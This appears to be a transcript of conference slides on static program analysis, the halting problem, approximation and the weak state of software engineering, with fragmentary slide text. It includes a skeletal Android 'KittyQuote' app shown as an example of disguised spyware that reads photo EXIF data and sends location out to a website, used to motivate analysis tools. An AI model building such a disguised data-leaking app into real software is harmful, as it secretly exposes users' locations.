

Winning the War on Error: Solving the Halting Problem and Curing Cancer

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@mattmight



A word from The White House.



This is personal talk. This talk may not reflect the views of the President or the administration.




But, it *used to*.





U.S. | World | Politics | Money | Opinion




Spicer: Tweets are Trump's official statements

The War on Error

Error in code is bad.

code for software

code for software



code for people

code for people



We can fix both.

Unifying theme


Approximation!

Main ideas

```
public class KittyQuote extends Activity {
    String img = "k155"; // kitty image
    // other fields ...
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        // build quote list and other initialization
    }
    public String getKitty() {
        // access "DCIM/Camera" and use ExifInterface
        // to exfiltrate location
    }
    public void aboutButton(View view) {
        // display normal information
        String website = "http://www.catquotes.com";
        startActivity(
            new Intent(Intent.ACTION_VIEW,
                Uri.parse(website)));
        try {
            new SendOut().execute(website);
        } catch (Exception e) { }
    }
    public void nextButton(View view) {
        img = getKitty(); // store loc info
    }
    public void prevButton(View view) {
        img = getKitty();
    }
    public void kittyQuoteButton(View view) {
        // display kitty quote as toast message
        // ... and send out location info to a website
        String url = "http://www.catquotes.com?" + img;
        try {
            new SendOut().execute(url);
        } catch (Exception e) {
            // if network fails, not giving up
        }
    }
}
```


f :


```
Kitty.java (~/.Dropbox/Copy-Imports/grants/darpa-apac/phase-reports/1) - VIM
public class KittyQuote extends Activity {
    String img = "k155"; // kitty image
    // other fields ...
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
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        } catch (Exception e) {}
        // If network fails, not giving up
    }
}
Type :quit<Enter> to exit Vim      8,24      Tap
```



{halts}
{loops}


\hat{f} :


```
Kitty.java (~/.Dropbox/Copy-Imports/grants/darpa-apac/phase-reports/1) - VIM
public class KittyQuote extends Activity {
    String img = "k155"; // kitty image
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        } catch (Exception e) {}
        // if network fails, not giving up
    }
}
Type :quit<Enter> to exit Vim      8,24      Top
```





{
halts
loops
dunno
}


Cousot & Cousot, 1977



















Fixing Software

Software is terrible.







HACKERS CAN DISABLE A SNIPER RIFLE—OR CHANGE ITS TARGET

Hacking a "Smart" Sniper Rifle

HACKERS REMOTELY KILL A JEEP ON THE HIGHWAY—WITH ME IN IT

Hackers Remotely Kill a Jeep on the Highway—With Me in It

For The First Time, Hackers Have Used A Refrigerator To Attack Businesses



Jul NEWS ANALYSIS



Researchers hack a pacemaker, kill a man(nequin)



MORE LIKE THIS



10 terrifying extreme hacks



MEDJACK: Hackers hijacking medical devices to create backdoors in hospital...

INFORMATION

SECURITY

RESTROOMS





Why?



James Iry

@jamesiry



Following

A C programmer is one who, when told not to run with scissors, responds "it should be 'don't trip with scissors.' I never trip."

RETWEETS

886

LIKES

822



12:49 PM - 19 Oct 2015



Solution?

Need to *engineer* software.

software engineering

software engineering
is not engineering

an engineer uses prediction

$$*F* = *ma*$$

$$a = \frac{F}{m}$$

$$v(t) = \int a \, dt$$

$$v(t) = at + v_0$$

